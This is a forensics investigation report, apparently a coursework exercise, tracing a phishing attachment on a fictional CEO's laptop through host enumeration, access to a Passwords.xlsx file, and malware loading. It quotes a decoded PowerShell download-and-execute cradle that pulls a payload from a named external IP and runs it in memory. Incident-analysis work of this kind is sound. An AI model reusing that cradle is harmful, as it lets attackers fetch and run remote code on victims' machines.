Final Forensics Report

Investigative Report

Prepared by:
Joe Montroy

05-01-2025

Table of Contents

INVESTIGATION REPORT

1 INTRODUCTION

1.1 NATURE OF INCIDENT

The CEO of Kidco, William L. Howard believes that his laptop may have been compromised around the time of November 19th, 2021. He believes that data may have been stolen off his computer after opening a suspicious email attachment.

1.2 REQUEST

On April 18th, 2024, I was contracted by Dewey, Cheatum, and Howe LLP to perform a forensic analysis of to determine

- If any data had been breached on the laptop of Mr. Howard
- If Malware had been installed on the laptop
- If the attacker moved laterally across the network

1.3 EXECUTIVE SUMMARY

On November 17th, 2021, William Howard received a phishing email titled “Important Report”. Attached to this email was a file named report.zip, which when Mr. Howard accessed, it gave the attacker access to his machine. From there the attacker ran an enumeration test to gain information about the network. The attacker then accessed sensitive information stored on the laptop. Following the access of these documents, the attacker ran a malicious program that connected to a remote server, which inserted a payload into memory. These findings show that Mr. Howard was correct in his hunch that he had been breeched by a suspicious email, Malware was installed on his machine, and there is no evidence of the attacker moving laterally across the network.

1.4 TIMELINE OF EVENTS (All Times in CST)

- William Howard receives a phishing email titled “Important Report” that contains a file name report.zip 11/17/21 11:40:40AM

- Mr. Howard opens the .zip file which runs an executable named report.exe on his system giving the attacker access 11/17/21 12:18:41PM

- The attacker runs a system enumeration gaining details on the network 11/17/21 12:40:24PM

- The attacker accessed sensitive files on Mr. Howards machine (Passwords.xlxs) 11/17/21 18:19:32

- The attacker installed malware onto the system using cmd to call executables from a server 11/18/2021 22:03:54

2 FORENSIC EXAMINATION

2.1.1 TOOLS

The following tools were used to process electronically stored information (ESI) related to this matter:

A. EnCase version 6.19.7

B. Timeline Explorer version 2.0.0.1

C. Autopsy version 4.21.0

D. RegRipper3.0

E. EvtxCmd version 1.5.0.0

F. MFTECmd version 1.5.00

2.1.2 EVIDENCE

The following is a listing of digital items of evidence for this matter:

Item 1: Disk Image: 2025SPRING340-440.E01

Computer Name: WIN-T7LSMB0Q80T

Disk Signature: 0x8C3AFBF9

Last Shutdown Time: 2021-11-29 00:35:14

MBR Information: 1 active parition

Type: NTFS

Starting Sector: 2048

Partition Size: 167,768,064

2.1.3 FORENSIC ANALYSIS

2.1.3.1 FORENSIC ANALYSIS ITEM 1

Mr. Howard indicated that he believed he was compromised by a phishing email. To start I used EnCase to examine the records of his inbox around the time of the incident and I found a suspicious email from this email address, csmithjmy@protonmail.com. It was labeled “Important Report” with a file named Report.zip attached, Mr. Howard received this email on 11-17-21 11:42:40AM

Text Hex Doc Transcript Picture Report Console Details Output Lock Codepage 1/344720

Name	Important Report
Additional Fields	•
Subject	Important Report
Sent	11/17/21 11:42:40AM
Received	11/17/21 11:42:47AM
Message Size	157783
Created	11/22/21 06:23:47PM
Last Modification Time	11/22/21 06:23:47PM
To	whoward@kidco.work <whoward@kidco.work>
From	C. J. Smith <csmithjmy@protonmail.com>
Full Path	W Howard Laptop Physical Drive\C\Users\whoward\AppData\Local\Microsoft\Outlook\Outlwhoward@kidco.work-00000002.pst\PST Volume\Root folder\Top of Personal Folders\Inbox\Important Report
Code Page	1252
Email Type	Outlook (PST)

With this information I used EvtxeCmd to pull the Security and System event logs along with the $MFT using MFTeCmd. These tools allowed me to examine them as .csv in Timeline Explorer to determine if there was any activity or files created around the time of the email received. In the MFT.csv, I found that an hour after the email was received, new MFT entries for Report.zip, Report.exe, and REPORT.EXE-73CE948A.pf on 21-11-17 12:18:52 CST With the existence of a prefetch file I concluded that when Report.zip was opened, it ran Report.exe.

REPORT.EXE-73CE948A.pf	.pf	☐	☐	☐	25566	2021-11-17 18:18:52
Report.js	.js	☐	☐	☐	881	2021-11-17 18:18:52
Report.exe	.exe	☐	☐	☐	206858	2021-11-17 18:18:41
SG11EYFS		☑	☐	☐	0	2021-11-17 18:18:19
Content.Outlook		☑	☐	☐	0	2021-11-17 18:18:19
Report.lnk	.lnk	☐	☐	☐	1937	2021-11-17 18:18:19
Report.zip	.zip	☐	☐	☐	112387	2021-11-17 18:18:00


Now I know how the attacker gained access into the machine, I kept looking throught the MFT files to see which files were possibly created by the attacker. This string of files that were created that strongly suggest the attacker ran an enumeration script on the network and saved the outputs of those tests.

IEUpdate		☐	☐	☐	3786	2021-11-17 18:40:45
IEUpdate.lnk	.lnk	☐	☐	☐	1282	2021-11-17 18:40:45
dc-ea.txt	.txt	☐	☐	☐	670	2021-11-17 18:40:24
dc-admins.txt	.txt	☐	☐	☐	754	2021-11-17 18:40:24
dcs.txt	.txt	☐	☐	☐	658	2021-11-17 18:40:23
admin-users-local.txt	.txt	☐	☐	☐	772	2021-11-17 18:40:22
gpresult.html	.html	☐	☐	☐	0	2021-11-17 18:40:22
gpresult.txt	.txt	☐	☐	☐	5526	2021-11-17 18:40:20
passwords-reg-currentuser.txt	.txt	☐	☐	☐	1104	2021-11-17 18:40:19
passwords-reg.txt	.txt	☐	☐	☐	42712	2021-11-17 18:40:09
soft-user.txt	.txt	☐	☐	☐	0	2021-11-17 18:40:07
soft-machine.txt	.txt	☐	☐	☐	0	2021-11-17 18:40:07
drivers.txt	.txt	☐	☐	☐	39670	2021-11-17 18:40:05
net_start.txt	.txt	☐	☐	☐	4070	2021-11-17 18:40:05
services.txt	.txt	☐	☐	☐	13938	2021-11-17 18:40:04
tasks.txt	.txt	☐	☐	☐	391512	2021-11-17 18:40:02
fw-config.txt	.txt	☐	☐	☐	5456	2021-11-17 18:40:01
fw.txt	.txt	☐	☐	☐	1854	2021-11-17 18:40:00
netstat.txt	.txt	☐	☐	☐	14088	2021-11-17 18:39:59
arp.txt	.txt	☐	☐	☐	1104	2021-11-17 18:39:59
route.txt	.txt	☐	☐	☐	4074	2021-11-17 18:39:58
hostname.txt	.txt	☐	☐	☐	36	2021-11-17 18:39:57
systeminfo.txt	.txt	☐	☐	☐	214	2021-11-17 18:39:53
net_config.txt	.txt	☐	☐	☐	1276	2021-11-17 18:39:53
ipconfig.txt	.txt	☐	☐	☐	3400	2021-11-17 18:39:52
domain_user.txt	.txt	☐	☐	☐	1012	2021-11-17 18:39:52
net_groups.txt	.txt	☐	☐	☐	0	2021-11-17 18:39:51
netuser.txt	.txt	☐	☐	☐	532	2021-11-17 18:39:50
whoami.txt	.txt	☐	☐	☐	32	2021-11-17 18:39:50
rules.csv	.csv	☐	☐	☐	168315	2021-11-17 18:39:46

Now that I know that the attacker is in the system, I wanted to see if they had accessed any of Mr. Howards files. Using Autopsies “Recent Documents Function” we can see that after report.lnk was run that there were a few documents accessed over the following days. It appears that a spreadsheet called Passwords.xlsx was compromised.

draft contract for 2022 kidco design.LNK			C:\Users\whoward\Documents\Projects\draft contrac...	2021-11-22 22:23:05 CST	2025SPRING340-440.E01
Projects.LNK			C:\Users\whoward\Documents\Projects	2021-11-22 22:23:05 CST	2025SPRING340-440.E01
draft contract for 2022 kidco design.lnk			C:\Users\whoward\Documents\Projects\draft contrac...	2021-11-22 22:23:05 CST	2025SPRING340-440.E01
IT.LNK			No preferred path found	2021-11-22 22:22:31 CST	2025SPRING340-440.E01
IT (kidco-dc1).lnk			No preferred path found	2021-11-22 22:22:31 CST	2025SPRING340-440.E01
Desktop.LNK			C:\Users\whoward\Desktop	2021-11-17 18:19:32 CST	2025SPRING340-440.E01
Passwords.LNK			C:\Users\whoward\Desktop\Passwords.xlsx	2021-11-17 18:19:32 CST	2025SPRING340-440.E01
Passwords.lnk	Passwords.LNK		C:\Users\whoward\Desktop\Passwords.xlsx	2021-11-17 18:19:32 CST	2025SPRING340-440.E01
Report (2).lnk			C:\Users\whoward\Documents\Report.js	2021-11-17 12:18:59 CST	2025SPRING340-440.E01
Report.lnk			C:\Users\whoward\Documents\Report.zip	2021-11-17 12:18:19 CST	2025SPRING340-440.E01

Taking notes of all of these timestamps I looked through the event logs around the times of these attacks and found an interesting cmd command in the Security.evtx on 2021-11-18 22:03:54 The attacker executed two cmd scripts.



The back portion of these is base64 and translates to:
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$MS=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((new-object system.net.webclient).downloadstring('https://13.90.131.107/bh/sync/aol/_rp')));IEX $MS

This is a script that asks a server at the IP address 13.90.131.107 for a payload which it then places straight into the memory of the system “IEX $MS”

3 CONCLUSION

Based on the findings of this investigation, it’s seems likely that Mr. Howard was compromised by a threat actor who entered the system through a phishing email. The attacker stole information off the laptop and installed malware onto the computer. From the evidence it is I do not think Mr. Howard had any explicit involvement with the hack and the attacker did not jump on any other systems on the network.